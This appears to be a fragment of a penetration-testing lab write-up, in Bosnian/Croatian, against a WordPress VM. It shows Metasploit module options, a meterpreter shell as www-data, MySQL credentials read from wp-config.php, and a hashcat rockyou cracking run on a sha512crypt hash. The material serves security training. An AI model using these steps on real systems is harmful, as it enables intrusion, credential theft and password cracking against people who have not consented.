
Name	Current Setting	Required	Description
PASSWORD		yes	The WordPress password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.113.131	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
USERNAME		yes	The WordPress username to authenticate with
VHOST		no	HTTP server virtual host

Setam password i usernam i pokrecem ga

```
meterpreter > shell
Process 20526 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
whoami
www-data
█
```

Nalazim se u www-data i pokrecem shell

Sada navigiram u sistemu i pronalazim wp-config.php gdje pronalazim username i password od mysql servisa



```
amk011@kali: ~
File Actions Edit View Help
amk011@kali: ~ x amk011@kali: ~ x amk011@kali: ~ x
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'fvmdb1' );


/** MySQL database username */
define( 'DB_USER', 'fvmdb1' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Passwd!1' );


/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```

robots.txt je vulnerabilit



Hint za git



Hashcat za infosec

amk011@kali: ~ ×

fit@f-vm-22-1: / ×

amk011@kali: ~ ×

```
Progress.....: 7788192/14344385 (54.29%)
Rejected.....: 0/7788192 (0.00%)
Restore.Point....: 7788192/14344385 (54.29%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:2048-3072
Candidates.#1....: greatscorpion → greatpumpkin

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit ⇒ s

Session.....: hashcat
Status.....: Running
Hash.Name.....: sha512crypt $6$, SHA512 (Unix)
Hash.Target.....: $6$so9yaGlaGB1NjQvH$fzWDjFG1oK1WGa8g3.muHLHwmSXAfS ... v65K
i.
Time.Started.....: Sat Jan 29 03:25:37 2022 (10 hours, 12 mins)
Time.Estimated ...: Sat Jan 29 19:42:47 2022 (6 hours, 5 mins)
Guess.Base.....: File (/home/amk011/Desktop/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 293 H/s (13.71ms) @ Accel:12 Loops:1024 Thr:1 Vec:4
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 7915416/14344385 (55.18%)
Rejected.....: 0/7915416 (0.00%)
Restore.Point....: 7915416/14344385 (55.18%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:1024-2048
Candidates.#1....: genti4a → gentesxa
```